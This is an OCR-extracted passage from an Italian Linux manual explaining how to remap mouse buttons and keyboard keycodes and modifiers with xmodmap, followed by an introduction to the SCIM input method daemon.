


$ xmodmap -e "keycode 91 = KP_Decimal" [Invio]
```

28.7.4.3 Configurazione dei tasti del mouse

Normalmente i tasti del mouse sono configurati in modo da avere il primo tasto, ovvero quello premuto più spesso, sotto al dito indice della mano destra. Una persona che volesse usare il mouse con la mano sinistra dovrebbe ridefinire la sequenza dei tasti con una configurazione per '**xmodmap**' pari all'esempio seguente:

```
pointer = 3 2 1
```

Usando l'opzione '**-e**' basta il comando seguente:

```
$ xmodmap -e "pointer = 3 2 1" [Invio]
```

Si può verificare l'inversione con l'opzione '**-pp**':

```
$ xmodmap -pp [Invio]
```

```
There are 3 pointer buttons defined.


    Physical        Button
     Button          Code
        1              3
        2              2
        3              1
```

28.7.4.4 Riconfigurazione della mappa della tastiera

«

La riconfigurazione della mappa della tastiera può essere eseguita facilmente se si dispone già di una mappa abbastanza simile a quella che si vuole ottenere. Per prima cosa occorre osservare l'associazione dei tasti modificatori:

```
$ xmodmap -pm [Invio]

xmodmap:  up to 2 keys per modifier,
 (keycodes in parentheses):

shift       Shift_L (0x32),  Shift_R (0x3e)
lock        Caps_Lock (0x42)
control     Control_L (0x25),  Control_R (0x6d)
mod1        Alt_L (0x40)
mod2        Num_Lock (0x4d)
mod3        Mode_switch (0x71)
mod4        Super_L (0x73)
mod5        Scroll_Lock (0x4e)
```

Per riprodurre la stessa cosa attraverso direttive di configurazione di '**xmodmap**', occorrono le righe seguenti:

```
clear shift
clear lock
```

```
clear control
clear mod1
clear mod2
clear mod3
clear mod4
clear mod5
add shift = Shift_L Shift_R
add lock = Caps_Lock
add control = Control_L Control_R
add mod1 = Alt_L
add mod2 = Num_Lock
add mod3 = Mode_switch
add mod5 = Scroll_Lock
```

Successivamente, si può riprodurre la mappa attuale, direttamente in forma di direttive di configurazione per '**xmodmap**', con l'opzione '**-pke**':

```
$ xmodmap -pke [Invio]

keycode   8 =
keycode   9 = Escape
keycode  10 = 1 exclam onesuperior exclamdown
keycode  11 = 2 quotedbl twosuperior dead_doubleacute
…
keycode 115 = Super_L
keycode 116 = Multi_key
keycode 117 = Menu
keycode 118 =
keycode 119 =
…
keycode 254 =
keycode 255 =
```

Per ottenere quasi la stessa cosa, basta assemblare le due parti in un file da dare in pasto a '**xmodmap**':

```
clear shift
clear lock
clear control
clear mod1
clear mod2
clear mod3
clear mod4
clear mod5
add shift = Shift_L Shift_R
add lock = Caps_Lock
add control = Control_L Control_R
add mod1 = Alt_L
add mod2 = Num_Lock
add mod3 = Mode_switch
add mod5 = Scroll_Lock
keycode   8 =
keycode   9 = Escape
keycode  10 = 1 exclam onesuperior exclamdown
keycode  11 = 2 quotedbl twosuperior dead_doubleacute
…
keycode 115 = Super_L
keycode 116 = Multi_key
keycode 117 = Menu
keycode 118 =
keycode 119 =
…
keycode 254 =
keycode 255 =
```

Naturalmente, una volta verificato che tutto funziona (quasi) come prima, si può fare qualche modifica. Dovrebbe essere evidente che

ogni direttiva '**keycode**' ha alla destra del segno '**=**' la sequenza dei quattro livelli per il tasto corrispondente.

È importante osservare che l'associazione dei modificatori non è uniforme tra le definizioni delle tastiere dei vari paesi. Per esempio, non è detto che la funzione per il passaggio al terzo livello sia associata al modificatore virtuale '**Mode_switch**', come invece avviene in questo caso; inoltre non è detto che sia associata al modificatore reale '**Mod3**'. Purtroppo, l'associazione dei modificatori non può essere cambiata, se non seguendo attentamente le caratteristiche della configurazione contenuta a partire da '`xkb/`'.

Se si dispone di una tastiera che, pur risultando compatibile dal punto di vista elettronico, mostra di avere un'associazione differente dei codici numerici, occorre usare il programma '**xev**' per scoprire l'abbinamento corretto, quindi si può cercare di adattare una mappa già esistente, secondo la modalità già mostrata. Naturalmente ciò richiede un lavoro più lungo, tenendo conto che la prima cosa da associare correttamente sono proprio i modificatori che si vogliono usare. Tornando all'esempio già mostrato, i vari tasti [*Maiuscole*], [*Fissamaiuscole*], [*Ctrl*], [*Alt*],... sono associati così:

```
keycode  50 = Shift_L
keycode  62 = Shift_R
keycode  66 = Caps_Lock
keycode  37 = Control_L
keycode 109 = Control_R
keycode  64 = Alt_L Meta_L
keycode  77 = Num_Lock Pointer_EnableKeys
keycode 113 = Mode_switch
keycode  78 = Scroll_Lock
```

28.8 Metodi di inserimento intelligente con SCIM

«

La tastiera per elaboratore nasce come evoluzione di quella della macchina da scrivere, secondo una logica «occidentale», dove i caratteri tipografici sono in un numero molto limitato. Per scrivere i caratteri di lingue che ne annoverano una quantità maggiore, occorre un sistema alternativo di inserimento, che di solito si basa su una forma di traslitterazione a partire dall'alfabeto latino; per esempio, nel caso della lingua cinese, di solito si attribuiscono dei nomi ai caratteri.

Con X, per realizzare l'obiettivo della scrittura con caratteri di lingue orientali che utilizzano molti simboli, si usa normalmente un programma che viene attivato dalle applicazioni che richiedono l'inserimento, attraverso una combinazione di tasti che viene interpretata dalle applicazioni stesse. In pratica, se la configurazione locale è attinente, le applicazioni tendono a dare un significato particolare a certe combinazioni di tasti, con le quali attivano o disattivano il programma di inserimento guidato dei caratteri di una certa lingua.

28.8.1 SCIM

SCIM,[15] ovvero *Smart common input method*, viene definita una «piattaforma» per diversi metodi di inserimento intelligente. SCIM è principalmente un servente che viene interpellato dai programmi grafici quando richiesto attraverso la combinazione di tasti [*Ctrl Spazio*]. Questo servente, che costituisce la piattaforma SCIM, si avvale di moduli specifici per ogni metodo di inserimento. Questi moduli si chiamano genericamente IMEngine (*Input method engine*) e a seconda della presenza di questo o di quel modulo, SCIM è in grado di offrire il metodo di inserimento intelligente relativo.

Di solito, la piattaforma SCIM viene avviata come demone a uso di un utente singolo (se più utenti accedono allo stesso elaboratore, ognuno avvia la sua copia del demone):

```
scim [opzioni]
```

In condizioni normali, si usa solo l'opzione '**-d**', con la quale si ottiene proprio il funzionamento del programma '**scim**' in qualità di demone, sullo sfondo:

```
$ scim -d[Invio]





